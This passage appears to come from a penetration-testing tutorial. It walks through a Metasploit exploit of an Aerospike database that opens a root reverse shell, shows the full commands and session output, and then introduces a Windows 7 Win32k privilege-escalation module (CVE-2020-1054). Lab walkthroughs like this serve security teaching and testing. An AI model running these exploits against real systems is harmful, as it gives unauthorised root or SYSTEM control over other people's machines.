
According to a report by RiskIQ, there are roughly 29,966 Microsoft Exchange Servers vulnerable to ProxyLogon attack.

This is down from 92,072 Exchange Servers on March 10.



```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(linux/misc/aerospike_database_udf_cmd_exec) > show op
tions

Module options (exploit/linux/misc/aerospike_database_udf_cmd_exec
):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range
                                        CIDR identifier, or host
                                       s file with syntax 'file:
                                       <path>'
   RPORT    3000             yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host or network
                                        interface to listen on.
                                       This must be an address o
                                       n the local machine or 0.
                                       0.0.0 to listen on all ad
                                       dresses.
   SRVPORT  8080             yes       The local port to listen
                                       on.
   SSL      false            no        Negotiate SSL for incomin
                                       g connections
   SSLCert                   no        Path to a custom SSL cert
                                       ificate (default is rando
                                       mly generated)
   URIPATH                   no        The URI to use for this e
                                       xploit (default is random
                                       )


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix Command
```

We set all the required options and use the check command to verify if the target is indeed vulnerable. After all the options are set and if the target is vulnerable, execute the module as shown below.



```
msf6 exploit(linux/misc/aerospike_database_udf_cmd_exec) > set lho
st 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(linux/misc/aerospike_database_udf_cmd_exec) > run

[*] Started reverse TCP double handler on 192.168.36.171:4444
[*] 192.168.36.150:3000 - Executing automatic check (disable AutoC
heck to override)
[+] 192.168.36.150:3000 - The target appears to be vulnerable.
[*] 192.168.36.150:3000 - Sending payload (128 bytes) ...
[*] 192.168.36.150:3000 - Creating UDF 'pwkGiCJhnditXC.lua' ...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6dV8z7dCKFWbx8lt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6dV8z7dCKFWbx8lt\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.36.171:4444 -> 192.168
.36.150:48484) at 2021-03-25 20:53:23 -0400

id
uid=0(root) gid=0(root) groups=0(root)
uanme -a
sh: 6: uanme: not found
uname -a
Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52
UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

This should give readers a command shell on the target. As we ran aerospike with root privileges, we have a command shell with root privileges.


Win32k DrawIconEx OOB Write LPE Module

TARGET: Windows 7 x64 **TYPE: Local** **Module: Exploit**

ANTI-Malware : NA


There is a DrawIconEx function in Windows that is used to draw an icon or cursor into the specified device context, performing the specified raster operations and stretching or compressing the icon or cursor as specified. To understand this exploit, you also need to understand what is CVE-2020-1054. Common Vulnerabilities and Exposures 2020 1054 is a privilege escalation vulnerability in Windows that originates in Win32k. This module exploits an out of bounds write reachable from DrawIconEx within win32k. Using this vulnerability an attacker can write to kernel memory of the operating system thus gaining code execution as the SYSTEM user.

We tested this exploit on a Windows 7 SP1 64 bit target. The offsets need to be changed for this exploit to work with other operating systems. Start a Metasploit listener as shown below.



